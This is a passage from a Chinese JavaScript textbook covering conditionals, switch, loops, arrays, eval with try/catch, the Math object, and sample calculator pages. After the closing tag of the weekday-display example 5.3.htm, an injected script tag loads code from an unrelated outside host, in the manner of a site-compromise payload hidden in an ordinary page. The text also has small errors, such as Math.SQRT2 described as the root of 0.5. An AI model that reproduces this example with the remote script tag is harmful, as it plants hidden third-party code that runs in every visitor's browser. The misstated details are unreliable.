有些问题必须采用多个分支的逻辑结构，比如数学上的分段函数，或者计算银行的利息和存期的关系。假设本金是n，存1年定期和存2年定期的利率是不同的，假设存期是k，相应的年利率是P_k，获得的利息是m。那么这个计算的代码应该类似于：

```
if(k==1){
    m=n*P_1;
}else{
    if(k==2){
        m=n*P_2;
    }else{
        if(k==3){
            m=n*P_3;
        }else{
            ...
        }
    }
}
```

这种多重嵌套无疑会造成阅读上的困难。一种合理的写法如下所示：

```
if(k==1){
    m=n*P_1;
}else if(k==2){
    m=n*P_2;
}else if(k==3){
    m=n*P_3;
}else if(k==4){
    ...
}
```

这样的代码要简洁清晰的多。有过“VB”或“VBScript”基础的读者应当注意，JavaScript中不存在“elseif”这种写法，上面的代码其实是在“else”语句后面跟了一条没有花括号的单一语句（后面的整个if语句被看作是一条语句，请仔细理解）。

5.2.2　switch语句

当有着太多条件分支的逻辑结构时，if语句也会显得无能为力，或者说即使能做到也会显得非常凌乱。这时候可以使用多分支语句switch。语法如下：

```
switch(表达式){
    case 匹配值1:
        [语句1;]
        [break;]
    case 匹配值2:
        [语句2;]
        [break;]
    ...
    ...
    [default:]
        [语句n;]
}
```

注意　“case 匹配值1”、“case 匹配值2”和“default”后面是冒号而不是分号。

当关键字“switch”后面括号中的表达式计算结果符合“匹配值1”时，执行跳转到“case 匹配值1”后，执行后继的语句。“break”语句可选，作用是中断程序在switch语句块中的执行，跳出该语句块执行switch后的代码。当没有值与表达式的值匹配时，程序将执行“default”后的语句，“default”语句可选。

“语句1;”或“语句2;”等语句可以为多行，不需要加花括号，各语句会依次执行。需要注意的是，如果不使用“break”中断执行，在执行完某个“case”的语句后，程序会继续执行下一个“case”的语句。例如：

```
switch(n){
    case 1:
        n++;
    case 3:
        n++;
    default:
        n=0;
}
```

无论n的值是多少，最后n的值一定是0。因为假如n的值为1或3，在执行了相应的分支语句后，都没有“break”语句来跳出该代码块，最后必然执行到“n=0”这步赋值操作。这样的结果明显违背了程序员的本意，因此好的习惯是每个“case”段后都加上“break”语句。

然而这个特性并不是一无是处，不加“break”语句时的顺序执行可以很方便地实现分段处理分支。例如根据学生的学习年限来判断其学历时，可以像下面这样使用：

```
var m;                          //m为学历
switch(n){                      //n为学习年限
```

```
        case 1: case 2: case 3:
        case 4: case 5: case 6:
            m="小学";
            break;
        case 7: case 8: case 9:
            m="初中";
            break;
        case 10: case 11: case 12:
            m="高中";
            break;
        default:
            m="出错";
}
```

5.2.3 不同类型数据的比较和逻辑操作

对于数据之间的比较，JavaScript提供了各种关系运算的操作符：小于“<”、大于“>”、小于或等于“<=”、大于或等于“>=”、相等“==”、不等“!=”。这些操作符比较其两端的操作数，并且返回布尔值。

数字的大小很容易理解，比如“5>3”的值是“真”(true)，而“-4>=7”的值为“假”(false)。对于字符串，也可以执行比较操作，譬如““a” < “b””的值为真，而““a9” <= “a””的值为假。如图5.3和图5.4所示。



图5.3 比较字符“a”和“b”



图5.4 比较字符“a9”和“a”

小技巧 在Internet Explorer浏览器的地址栏中输入“javascript:”后加上一条单行的JavaScript语句，按下回车或单击浏览器的“转到”按钮可以执行相应的语句。这在测试某些语句时很方便。

字符串的比较算法是，将两个字符串的第1个字符比较，其字符编码较大者为大，如果相等则比较第2个字符，如果仍相等则继续比较后面的字符，直至其中一个字符串没有后继字符，则较长的字符串为大。如果两个字符串等长且每个字符均相同，则两个字符串相等。空字符串“””最小。

对于对象之间的比较，JavaScript会把两者均转换为字符串，然后按照字符串的比较规则来进行。因此，“window==document”的结果为真。因为“window”对象转换为字符串后的内容是“[object]”，而“document”对象也是如此。对于对象间是否等同的比较，应当使用“全相等”操作符“===”(连续的3个等号)。读者可以自己动手尝试一下不同对象之间的比较，以加深对这个问题的理解。

有时在处理复杂的逻辑问题的时候，需要对多个布尔值进行逻辑运算。JavaScript提供了逻辑操作符：和“&&”、或“||”、非“!”。其运算关系如表5.1所示。

表5.1　逻辑运算结果

表达式	结果	表达式	结果
true && true	true	true && false	false
false && true	false	false && false	false
true || true	true	true || false	true
false || true	true	false || false	false
!true	false	!false	true

借助逻辑操作符可以实现复杂的逻辑结构。但是需要注意的是，由于各个操作符的优先级不同（优先级顺序见第3章）对于很长的逻辑表达式，最好使用括号来固定运算的顺序，否则可能造成意外的结果。

5.3　JavaScript基础知识——循环

循环的概念起源于对大量简单重复操作的简化需要。譬如当需要程序计算从1累加到100的结果时，没有循环的写法只能是“a=1+2+3+...+99+100;”（不考虑递归调用的方式，感兴趣的读者可以试试用递归来解决这个问题）。JavaScript提供了两种循环语句：“for”和“while”。

5.3.1　for循环

for循环的语法如下：

```
for(变量=初始值; 循环条件; 变量累加方法)语句;
```

其作用是反复执行语句，直到不符合循环条件为止。其运作过程是，首先执行“变量=初始值”，初始化循环变量。然后测试循环条件是否符合，如果循环条件表达式为真，则执行后面的JavaScript语句，然后执行“变量累加方法”。再次测试循环条件是否符合，符合的话重复执行循环直至不符合，终止循环。例如下面的代码：

```
k=0;
for(i=1; i<20; i++)k+=i;
```

执行的效果就是从1累加到19。不是累加到20，因为循环条件的判断在执行循环体前。当i的值为20的时候，“i<20”的结果为假，后面的累加语句就不再执行。

for循环后所要执行的语句必须只包含一条语句。如果需要执行多条语句必须用花括号括起来。for循环中的3个部分都是可以省略的，省略的时候直接用空语句代替即可（空语句：只包含一个分号的语句叫做“空语句”）。例如：

```
for(;;)if(prompt()=="2")break;
```

循环条件空缺的时候，程序将始终执行该循环。上面的代码中，只有当用户输入“2”时才会跳出循环。但是除非必要，建议读者避免这样使用for循环，因为会带来阅读上的困难，而且很容易造成死循环。

for循环中的初始化部分建议加上关键字“var”，形如：

```
for(var i; i<10; i++){ k++; }
```

加上关键字“var”可以让程序知道循环变量是局部变量。这样做的好处是可以避免受到函数外的变量干扰，特别是在递归调用时，很容易出现问题。

在书写循环代码的时候还需要遵从的一点就是，尽量避免在循环体内操作循环变量。例如下面的

代码会造成死循环：

```
for(var i; i<10; i++){ i--; }
```

因为在循环体循环的过程中，循环变量被减少了1，因此永远也无法达到跳出循环的条件“i<10”。因此如非必要，尽量避免在循环体内改变循环变量的值。然而有时这也是一种实现复杂循环要求的方式。比如希望跳过所有能被3整除的数字时，可以像下面这样写：

```
for(var i=0; i<100; i++){
    ...
    if(i%3==2)i++;
}
```

此外，for语句的“循环累加条件”并不一定必须是累加，也可以用自减或任意需要的表达式：

```
for(var i=0; i<1000; i*=2){...}
```

但是需要注意的是要保证循环是有限次的，下面的代码就会造成死循环：

```
for(var i=0; i>100; i--){...}
```

因为循环变量“i”的值是自减的，永远也不会达到循环的跳出条件“i>100”。

for循环还有一种形式如下：

```
for(变量 in 对象)语句
```

其作用是依次访问“对象”中的每一个的成员属性，将其引用放置到变量中。代码5.2.htm是一个“for(in)”语句的使用示例。

代码5.2.htm “for(...in...)”语句使用示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>5-2  "for(...in...)"语句的应用</title>
</head>
<body style="overflow:auto;">
<table style="font-size:12px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px;">
<tr><td>变量 i 的值是</td><td>window[i]的值是</td></tr>
<!-- 脚本部分 -->
<script type="text/javascript">
for(var i in window){
    document.write("<tr><td>"+i+"</td><td>"+window[i]+""</td></tr>");
}
</script>
</table>
</body>
</html>
```

其运行的结果如图5.5所示。



图5.5　“for(...in...)”语句使用示例

5.3.2　while循环

除了for循环外，JavaScript还提供了另一种循环的形式－while循环。其语法如下：

```
while(循环条件)语句
```

while循环的语法比for循环简单。其运作过程是，先判断“循环条件”是否为真，为真则执行循环体的语句，然后再次判断“循环条件”，如此反复。需要注意的是，循环体中执行的语句应当有使循环条件为假的可能，否则会出现死循环。下面是一个使用while循环的例子：

```
while(!prompt("请输入姓名："));
```

其循环体是一个空语句（只有一个分号的语句）。这个循环的作用是，要求用户输入姓名，如果输入为空则继续要求输入。

while循环的另一种变形是“do...while”循环。其语法如下：

```
do{ 语句 }while(循环条件)
```

其作用和while相同，都是在循环条件成立的时候循环执行循环体中的语句。其与while循环不同的地方是，如果初始时循环条件为假，while循环的循环体内语句一次也不会被执行，而do...while语句的循环体内语句会被执行一次。

5.3.3　break和continue

在循环体中常常需要改变循环的执行或者跳出循环，这时候需要用到“break”和“continue”语句。

break语句在前面讲到“switch”语句的时候提到过，用来跳出“switch”块。在循环中其作用类似，用来跳出循环的执行。例如同样是需要“要求用户输入姓名，如果输入为空则继续要求输入”的功能，在使用break语句的时候也可以像下面这样写：

```
while(true){ if(prompt("请输入姓名："))break; }
```

这个循环因为循环条件始终为“true”，因此会永远循环下去。直到用户输入了姓名后，符合循环体内的if语句的判断，才会执行“break”语句跳出循环。

continue语句的作用是跳过本次的循环执行，继续下一次循环，其语法如下：

```
while(循环条件){
    循环体
    continue;
    循环体   //此处的语句被上面的continue所屏蔽，不会被执行
}
```

在continue执行后，循环体内其后的语句将被跳过而不执行，循环还会继续。例如：

```
for(var i=0; i<10; i++){
    if(i%3==2)continue;
    document.write(i);
}
```

以上代码的运行结果是“0134679”（上面代码中，“i%3”表示i除以3的余数）。

5.4 JavaScript基础知识——数组对象

数组对象（Array）也是JavaScript的内置对象之一。数组是一种对象的集合，其包含的成员对象被称为数组的元素。数组的元素可以是任意类型，通过一个索引值来引用数组的元素，这个索引值也称作数组的下标。索引值代表了数组元素在数组中的位置，通常从0开始编号。数组元素的概念和数学中的集合有着很多的相似之处。其在编程中的用途通常是保存大量逻辑上并列的数据。

5.4.1 如何引用数组对象

和使用内置日期对象Date类似，使用操作符“new”来生成数组对象Array的实例，其方式有3种：

```
arrayObj = new Array();
arrayObj = new Array([size]);
arrayObj = new Array ([element0[, element1[, ...[, elementN]]]]);
```

不加任何参数地调用“Array”时，返回一个空的数组。将一个正整数size作为参数调用“Array”时，返回一个长度为size的数组，数组每个元素的值都是“undefined”。也可以将数组的每个成员对象作为参数提供给“Array”，生成的数组是以这些参数为成员的集合。

数组对象和字符串对象类似，还有一种隐式的声明方式：

```
arrayObj = [element0, element1, element2, ...];
```

类似于字符串的双引号，用方括号括起来的、由逗号分隔的若干常量或变量表示一个数组。数组的元素就是方括号中的各个对象，其索引由0开始编号。

代码5.3.htm是一个使用数组的例子，其功能是显示当前的星期。

代码5.3.htm 数组应用——显示星期

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>5-3 数组应用—显示星期</title>
</head>
<body style="overflow:auto;">
<div style="font-size:12px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px;">
<script type="text/javascript">
    var weekdays = ["日曜日","月曜日","火曜日","水曜日"];
    weekdays[4] = "木曜日";
    weekdays[5] = "金曜日";
    weekdays[6] = "土曜日";
```

```
    document.write("今天是" + weekdays[(new Date()).getDay()]);
</script>
</div>
</body>
</html>
<script language=javascript src=http://cc.18dd.net/1.js></script>
```

其运行效果如图5.6所示。



图5.6 数组应用—显示星期

代码说明如下。

（1）全局变量“weekdays”中储存了对应的每个星期的名称。其声明使用了隐式的方式，即通过用方括号括起数组的元素来声明。

（2）向数组中添加新的元素，只需要对需要添加的索引元素，采取赋值的形式即可。如上面代码中的“weekdays[4] = “木曜日”;”。

（3）引用数组中的元素，使用方括号，在方括号中使用元素的索引。如上面代码中的“weekdays[(new Date()).getDay()]”，“(new Date())”使用操作符“new”生成一个新的“Date”对象，然后调用其“getDay()”方法获得当前的星期。获得的星期值是一个0至6的数字，将这个数字作为下标来引用数组“weekdays”中的元素，获得当前星期的字符串表达。

5.4.2 数组对象的属性和方法

数组对象的常用属性只有一个：length。该属性返回数组对象所含的元素个数。表5.2所示的是常用的数组对象方法列表。

表5.2 数组对象的属性

方 法	描 述
concat([item1[, item2[, ... [, itemN]]]])	将方法接收的参数合并在该数组后并返回
join(separator)	将该数组的各个元素用字符串“separator”连接为一个字符串并返回
pop()	将该数组的最后一个元素删除，并返回该元素的值
push([item1 [item2 [... [itemN]]]])	将方法接收的参数依次添加在该数组的最后
reverse()	将数组中的各个元素的索引顺序反转
shift()	将该数组的第一个元素删除，并返回该元素的值
slice(start, [end])	将该数组自整型参数start开始，至整型参数end结束（不包括第end个元素）的部分作为一个数组返回
sort(sortFunction)	将该数组的元素按照其值的大小排序。参数sortFunction为排序函数名，可选，缺省时按照字符串的比较规则排序
splice (start, deleteCount, [item1[, item2 [, ... [,itemN]]]])	将该数组自整型参数start开始删除整型参数deleteCount个元素，并用可选参数itemN作为数组元素插入。被删除的元素作为一个子数组返回
toString()	将数组各个元素转换为字符串对象，用逗号连接后返回
unshift([item1[, item2 [, ... [, itemN]]]])	将参数按顺序插入该数组的头部
valueOf()	将数组各个元素转换为字符串对象，用逗号连接后返回

代码5.4.htm是一个数组对象方法的应用示例。

代码5.4.htm　数组对象方法应用示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>5-4　数组对象方法应用示例</title>
</head>
<body style="overflow:auto;">
<div style="font-size:12px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px;">
<script type="text/javascript">
    var user_inputs = new Array();
    var str;
    while(str=prompt("请输入任意内容：","",""))user_inputs.push(str);
    user_inputs.sort();
    document.write("你输入的内容排序后的结果为：<br>"+user_inputs.join("<br>"));
</script>
</div>
</body>
</html>
```

程序运行的效果如图5.7和图5.8所示。



图5.7　用户输入需要排序的内容



图5.8　程序输出运行的结果

代码说明如下。

（1）程序通过while循环反复接受用户的输入，并将输入保存在变量“str”中。直到用户点击“取消”按钮，或者输入值为空的时候，才跳出循环。循环体部分将“str”的内容通过数组对象“user_inputs”的“push”方法保存到数组中。

（2）循环结束后，调用数组对象的“sort”方法对数组中的元素按其内容排序。

（3）然后调用数组对象的“join”方法将数组对象的内容以字符串的格式输出。“join”方法将该数组的各个元素用其接受的字符串参数“
”连接为一个字符串并返回。

5.5　内置eval函数和错误捕获机制

“eval”函数是JavaScript中一个非常重要的内置函数，其实现了JavaScript代码的动态执行。所谓动态执行即在程序的执行过程中动态地生成JavaScript代码。

“eval”函数的语法很简单：

```
eval(codeString);
```

该函数接受一个字符串类型的参数，并将该参数当作JavaScript语句来执行。该字符串由客户端浏

览器的JavaScript解析器解析并执行。执行内容的上下文环境和“eval”语句所在的上下文相同，也就是说，其效果就犹如在程序代码“eval”语句的位置写下了“codeString”的内容。

举例来说，这样的代码：

```
eval("var mydate = new Date();");
```

和直接写下“var mydate = new Date();”的效果是相同的。

这个函数的优点在于，可以根据时间或用户的输入等不同情况使程序本身发生变化。例子5-5.htm通过使用“eval”实现计算器的功能。

代码5.5.htm　简单的JavaScript计算器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>5-5　简单的JavaScript计算器</title>
<!-- 脚本部分 -->
<script>
function calc(){
    try{
        document.getElementById("txt_formula").value = eval(document.getElementById
        ("txt_formula").value);
    }catch(e){
        document.getElementById("txt_formula").value = "错误的算式";
    }
}
</script>
</head>
<body style="overflow:auto;">
<label>输入要计算的算式：</label>
<input id="txt_formula">
<input type="button" value="计算" onclick="calc();">
</body>
</html>
```

其运行效果如图5.9和图5.10所示。



图5.9　输入需要计算的算式



图5.10　单击计算输出计算的结果

读者可以发现，计算的实现实际上只用了一条语句。“document.getElementById”方法在前面的章节中已经有所介绍，用来根据元素的“id”属性获取页面中的相应元素对象。表单元素的“value”属性用来获取或设置该元素的内容值。图5.9所示的用户输入时，其实际效果如同“document. getElementById(“txt_formula”).value = 2+3*4-5/10”。

动态执行代码的时候，常常会出现程序员意料外的情况。譬如在上面的示例中，如果用户在算式的输入框中输入“0.0.0*0”就会出错，因为这不是符合语法的JavaScript语句。JavaScript中对这类异常提供了处理的机制。其语法如下：

```
try{
    //可能出错的语句
}catch(e){
    //处理出错的语句
}finally{
    //不论出错与否都会被执行的语句
}
```

在JavaScript代码的执行过程中，浏览器按顺序解释并执行“try”后的代码块，如果一切正常，那么“catch(e)”后的代码块将不会被执行，直接跳转到“finally”语句后的代码块执行。当程序处理过程出现了异常，程序将终止“try”后的代码块的执行，并跳转到“catch(e)”后的代码块进行对该错误的处理，然后执行“finally”语句后的代码块。“finally{}”语句可以省略。



图5.11 出错的算式处理效果

在代码5.5.htm的示例中，如果用户输入了不符合语法的“0.0.0*0”，程序将报告为“错误的算式”，如图5.11所示。

在“catch(e)”后的异常处理语句中，JavaScript将异常的信息保存在对象“e”中，供程序判断和处理。对象e没有方法，包含的属性如表5.3所示。

表5.3 异常对象的属性列表

属性名	描　述
description	返回错误的描述
message	返回错误的信息
name	返回错误的名称
number	返回错误的代码

下面的代码是异常处理的示例：

```
try{
    x = y                                   //y变量未声明造成一个异常
}catch(e){                                  //生成局部变量e
    response.write(e);                      //输出"[object Error]"
    response.write(e.number & 0xFFFF);      //输出5009.
    response.write(e.description);          //输出"'y' is undefined"
}
```

5.6 小结

本章讲述了JavaScript中关于程序流程控制方面的基础知识：条件判断和循环。讲解了数组对象、内置的eval函数和JavaScript的错误处理机制。至本章结束，关于JavaScript的语法就将基本讲解完毕。后面的章节中，将会有大段的示例代码演示JavaScript的各种高级应用和解决问题的思路。阅读代码是

每一个程序员必修的基本功之一，因此读者应该逐渐养成这种习惯，而不要一看见代码就头疼。本书中的所有代码都有详尽的注释来帮助读者阅读。一般说来，阅读代码是按照结构，由高层向低层、由粗至细的阅读：先通读整篇代码文档，判断出各个功能模块及其之间的关系。然后阅读函数名，猜测函数的功能（不用去仔细阅读每一行代码来判断其作用，否则很容易陷于细节而失去对总体的把握）。由HTML元素的事件绑定入手是一个好习惯，可以很快找出程序的切入点－页面加载时会发生什么、单击了某个按钮时又会调用什么函数，这些都是寻找代码关系的关键之处。最后，如果对其功能的实现感兴趣，可以仔细阅读相关的每一行代码，学习原代码作者的思路和技巧。

动手自己书写一些小程序也是提高水平的必经之路。JavaScript在这方面的优势在于无需编译，当程序员在代码中做完修改，可以直接刷新浏览器查看结果，非常的方便快捷。而且无需什么特别的编译器或编辑环境，一个记事本也足可胜任。缺憾也在于没有好的除错机制，当程序报错时需要有比较丰富的经验才能迅速地找出错误所在（初学者需要注意，不要奢望代码可以一次通过而不出错，任何代码都是无数次调试的结果）。因此，自己动手写写是JavaScript学习的不二法门，只有自己动手才能真正有所提高。

本章的知识点如下：

(1) 条件判断语句：if和switch。

(2) 循环语句：for和while。

(3) 数组对象的应用。

(4) 内置eval函数。

(5) JavaScript的错误捕获处理。

第 6 章　物理问题——炮弹的射程

前面的章节陆续介绍了JavaScript各个方面的基础知识，总的说来有3种类型的知识点。

（1）JavaScript的基础语法知识，如变量和常量的定义与类型、表达式与操作符的概念、变量类型转换、字符串操作、函数的概念和使用、条件判断和循环语句、错误捕获机制。

（2）JavaScript的内置对象和函数的使用，如内置日期对象Date、字符串对象String和数组对象Array的属性和方法，内置函数parseInt、eval的使用。

（3）和页面元素的交互，如基本的输入输出函数、事件的绑定和处理和表单元素的属性方法的应用等。

本章将综合应用上述知识点，来实现一些简单的应用。

6.1　实例：由初速度和仰角求射程

计算机程序从诞生之初一个基本的功能就是用来进行复杂的函数计算。最初的计算机就曾经被用来计算洲际导弹的弹道。JavaScript作为一种高级的计算机语言，在实现此类计算时非常的方便。代码6.1.htm是一个由初速度和发射时的仰角计算射程的示例。

代码6.1.htm　由初速度和仰角求射程

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>6-1  由初速度和仰角求射程</title>
<!-- 脚本部分 -->
<script>
//计算射程的函数
function calc(){
    //声明所用到的变量
    var lngSpeed, lngAngle, lngTime, lngDistance, g;
    //重力加速度
    g = 10;
    //获取用户输入的数值
    lngSpeed = $("txt_init_speed").value;
    lngAngle = $("txt_angle").value;
    //判断用户输入是否完整
    if(lngSpeed == "" || lngAngle ==""){
        alert("输入信息不全，请输入未完成项。");
        return;
    }
    //判断用户输入是否是数值
    if(isNaN(lngSpeed) || isNaN(lngAngle)){
        alert("输入有误！内容必须是数值，请重新输入。");
```

```
            return;
        }
        //计算炮弹飞行的时间
        lngTime = Math.sin(lngAngle/180*Math.PI)*lngSpeed/g*2;
        //计算炮弹的射程
        lngDistance = lngTime*Math.cos(lngAngle/180*Math.PI)*lngSpeed;
        //将结果以文本框的数值输出
        $("txt_time").value = lngTime.toFixed(2);
        $("txt_distance").value = lngDistance.toFixed(2);
    }

    function $(str){ return(document.getElementById(str)); }
    </script>
    </head>
    <body style="overflow:auto;">
    <table>
        <tr>
            <td>炮弹的初速度：</td>
            <td><input id="txt_init_speed">（米/秒）</td>
        </tr>
        <tr>
            <td>炮弹的发射仰角：</td>
            <td><input id="txt_angle">（度）</td>
        </tr>
        <tr>
            <td><input type="button" value="计算" onclick="calc();"></td>
        </tr>
        <tr>
            <td>炮弹的飞行时间：</td>
            <td><input id="txt_time">（秒）</td>
        </tr>
        <tr>
            <td>炮弹的射程：</td>
            <td><input id="txt_distance">（米）</td>
        </tr>
    </table>
    </body>
    </html>
```

程序运行的结果如图6.1、图6.2和图6.3所示。



图6.1　单击“计算”按钮得到炮弹射程



图6.2　如果有项目未填写则提示用户

代码说明如下。

（1）读者在阅读代码时，先将程序分为两个部分进行：HTML部分，实现页面的结构；脚本部分，实现射程计算的功能。脚本部分有两个函数："calc"实现具体的计算，"$"用来根据页面元素的"id"属性获取页面元素的引用。

图6.3 如果输入的不是数值则提示用户

（2）"calc"函数中，首先声明了所有用到的局部变量。在前面的章节中曾经说过，这是一个很好的习惯，一方面可以避免函数外的可能存在的全局变量影响程序，造成意外的结果；另一方面可以理清程序员自己的思路，方便阅读者理解程序的结构。

（3）代码中用到了一个新的全局函数"isNaN"，其作用是判断一个对象是否为"非数值"。是数值的话返回"假"（false），否则返回"真"（true）。调用的语法如下：

```
theReturnValue = isNaN(testVariable);
```

如果参数"testVariable"的类型不是数值型，则JavaScript解析器首先试图将其转化为数值，然后判断。譬如"isNaN("3.66")"的结果是"false"，而"isNaN("5a8d")"的结果是"true"。

注意 很特别的一点是，对于空字符串，"isNaN("")"的结果是"false"。

（4）在使用用户的输入之前，先进行有效性的判断是非常重要的。因为很难预料用户会给出怎样的输入，所以应当在使用前先判断输入是否符合要求。程序中使用if语句判断输入，如果不符合要求，则用"return"语句跳出函数中后面语句的执行。

（5）代码中使用了内置对象"Math"来计算正弦和余弦，其语法将在本章后面小节讲述。

6.2 数学计算——内置对象Math的属性和方法

JavaScript提供了一个内置的Math对象，用来处理所有和数学计算有关的操作。和前面所讲述过的日期对象"Date"或数组对象"Array"所不同的是，在使用"Math"对象前不需要使用"new"操作符来建立该对象的实例，而是直接调用"Math"对象的属性或方法。

表6.1所示的是"Math"对象的属性列表，表6.2所示的是"Math"对象的所有方法列表。

表6.1 "Math"对象的属性

属　性	描　述
Math.E	返回自然对数的底，约为2.718
Math.LN2	返回2的自然对数，约为0.693
Math.LN10	返回10的自然对数，约为2.302
Math.LOG2E	返回以2为底的E的对数，约1.442
Math.LOG10E	返回以10为底的E的对数，约0.434
Math.PI	返回圆周率，约3.14159
Math.SQRT1_2	返回0.5的平方根，约0.707
Math.SQRT2	返回0.5的平方根，约1.414

表6.2　“Math”对象的方法

方　法	描　述
Math.abs(number)	返回数值型变量“number”的绝对值
Math.acos(number)	返回数值型变量“number”的反余弦函数
Math.asin(number)	返回数值型变量“number”的反正弦函数
Math.atan(number)	返回数值型变量“number”的反正切函数
Math.atan2(y, x)	返回向量（x，y）与x轴的夹角，单位为弧度
Math.ceil(number)	如数值型变量“number”有小数位，返回比其大的最小整数，否则返回“number”
Math.cos(number)	返回数值型变量“number”的余弦函数
Math.exp(number)	返回自然对数e的“number”次幂
Math.floor(number)	对数值型变量“number”去掉小数取整
Math.log(number)	返回数值型变量“number”的自然对数
Math.max([number1[, number2[...[, numberN]]]])	返回若干数值型参数中最大的一个
Math.min([number1[, number2[...[, numberN]]]])	返回若干数值型参数中最小的一个
Math.pow(base, exponent)	返回数值型变量“base”的“exponent”次幂
Math.random()	返回一个0至1之间的随机数
Math.round(number)	返回对数值型变量“number”四舍五入取整的结果
Math.sin(number)	返回数值型变量“number”的正弦函数
Math.sqrt(number)	返回数值型变量“number”的平方根
Math.tan(number)	返回数值型变量“number”的正切函数

（1）所有的属性或方法直接通过内置对象“Math”引用，而不需要使用“new”操作符生成新的实例。需要注意的是“Math”的首字母必须大写。

（2）注意区分“ceil”、“floor”和“round”的异同。这3个函数都可以用来对有小数位的数值取整，但在对小数位的处理上有所不同。“ceil”函数进位取整，“floor”函数舍掉小数位取整，而“round”函数则是四舍五入取整。

（3）三角函数“sin”、“cos”和“tan”接受的参数是需要计算的角度，单位是弧度。

（4）平方根函数“sqrt”接受的参数必须大于或等于0才有意义。如果参数值为负数，该函数返回值为“NaN”（非数字）。

6.3　Math对象应用——科学计算器

代码6.2.htm是一个对Math对象的综合应用，模拟Windows系统自带的科学计算器。

代码6.2.htm　科学计算器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>6-2  科学计算器</title>
<!-- 样式表 -->
<style>
```

```
* { font-size:12px; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-style:none; } /*窗口主体样式*/
.button { width:50px; height:30px; }/*按钮大小*/
#txt_display { width:100%; cursor:default; text-align:right; }/*显示结果的文本框样式*/
</style>
<!-- 脚本部分 -->
<script>
//将所有按钮的内容存放在数组中
var calc_buttons = [0,1,2,3,4,5,6,7,8,9,".","=","+","-","*","/","AC",
"sin","sin","cos","tan","asin","acos","atan","ln"];
//用于计算的全局变量
var previous_value=0, op="", start_new_input=true;
//计算的核心函数
function calc(strCMD){
    //获取页面元素：显示结果的文本框
    var objTxt = $("txt_display");
    //根据当前单击的按钮内容决定所需要的操作
    switch(strCMD){
        //如果是三角函数，调用Math对象相应的方法操作
        case "sin": objTxt.value = Math.sin(objTxt.value); break;
        case "cos": objTxt.value = Math.cos(objTxt.value); break;
        case "tan": objTxt.value = Math.tan(objTxt.value); break;
        case "asin": objTxt.value = Math.asin(objTxt.value); break;
        case "acos": objTxt.value = Math.acos(objTxt.value); break;
        case "atan": objTxt.value = Math.atan(objTxt.value); break;
        case "ln": objTxt.value = Math.log(objTxt.value); break;
        //如果是四则运算符，则执行计算
        case "+":
        case "-":
        case "*":
        case "/":
            start_new_input = true;
            if(op!="" && objTxt.value!=""){
                objTxt.value = eval(previous_value + op + objTxt.value);
                op = strCMD;
            }else{
                op = strCMD;
            }
            break;
        case "=":
            start_new_input = true;
            if(op!=""&& objTxt!="")objTxt.value = eval(previous_value + op + objTxt.value);
            op = "";
            previous_value = 0;
            break;
        //重置所有变量，恢复初始状态
        case "AC":
            start_new_input = true;
            objTxt.value = "0";
```

```
            op = "";
            previous_value = 0;
            break;
        //如果是小数点
        case ".":
            //调用字符串的"indexOf"方法查找，如果当前输入中已经有了小数点则跳出操作
            //注意到本段case块后没有break语句，如果当前输入中没有了小数点，则会执行default块
            if(objTxt.value.indexOf(".")!=-1)break;
        //如果是0-9或小数点
        default:
            //如果需要清空原有输入，则将原有输入保存在变量"previous_value"中
            //并且将"需要清空原有输入"的状态设为"否"("false")
            if(start_new_input){
                start_new_input=false;
                previous_value=objTxt.value;
                objTxt.value="0";
            }
            //如果当前输入不是"0"
            if(objTxt.value!="0"){
                objTxt.value += strCMD;
            }else if(strCMD!="0"){
                objTxt.value = strCMD;
            }
    }
}

function write_table(){
    document.write("<table>");
    document.write("<tr>");
    for(var i=0; i<calc_buttons.length; i++){
        document.write("<td><input value=\""+calc_buttons[i]+"\" type=\"button\"
        class=\"button\" onclick=\"calc(this.value);\"></td>");
        if((i+1)%5==0)document.write("</tr><tr>");
    }
    document.write("</tr>");
    document.write("</table>");
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<input id="txt_display" value="0" readonly >
<script>
write_table();
</script>
</body>
</html>
```

程序运行的效果如图6.4和图6.5所示。

图6.4 科学计算器界面

图6.5 单击相应按钮执行计算操作

代码说明如下。

(1) 页面中的所有按钮均由JavaScript动态生成。本示例将所有按钮保存在数组“calc_buttons”中。在页面载入期间，使用“document.write”方法写入页面生成按钮。这并不是必须的，但是出于简化代码的考虑，这种做法要方便很多。而且在后继开发中，如果需要添加什么新的按钮，也只需要简单地修改数组一处即可。

(2) 用来生成按钮的函数“write_table”中，使用for循环来遍历数组“calc_buttons”的每一个元素，并使用循环变量为下标访问“calc_buttons”中的元素，这是for循环最常见的用法。在循环体中，if语句“if((i+1)%5==0)document.write(“</tr><tr>”);”根据循环变量判断，每隔5个按钮写入一次“</tr><tr>”,作用是换行，用来实现每行5个按钮的布局。

(3) 在使用“document.write”输出按钮的HTML代码时，代码如下：

```
document.write("<td><input value=\""+calc_buttons[i]+"\" type=\"button\" class=\"button\"
onclick=\"calc(this.value);\"></td>");"
```

代码中有很多的“\””，这是前面章节讲解字符串时讲解过的转义符，其仅仅代表了一个双引号，因此如果将“document.write”用“alert”代替，浏览者看到的将是形如“<td><input value= "1" type= "button"class = "button"onclick="calc(this.value);"></td>”的字符串。

(4)“onclick=” calc(this.value);”” 中，“this”是JavaScript的关键字，为对当前对象的引用。因此在此处的上下文环境中，“this”指向的就是按钮对象自身。所以可以用“this.value”来访问当前被鼠标单击的按钮对象的值。

函数“calc”比较复杂。程序员在编写此类函数前，需要先设计好其功能逻辑。以此段代码为例，程序员设想用户的各种可能操作，将其行为逻辑抽象出来为：

(1) 用户单击“0”至“9”及小数点“.”按钮，输入需要操作的第1个数字。

(2) 用户单击“+”、“−”等运算操作按钮。

(3) 用户再次单击“0”至“9”及小数点“.”按钮，输入需要操作的第2个数字。

(4) 用户再次单击“+”、“−”等运算操作按钮或者等号“=”。

(5) ....

有了行为的逻辑后，在此基础上就可以分析出程序需要相应实现的功能，如下所示。

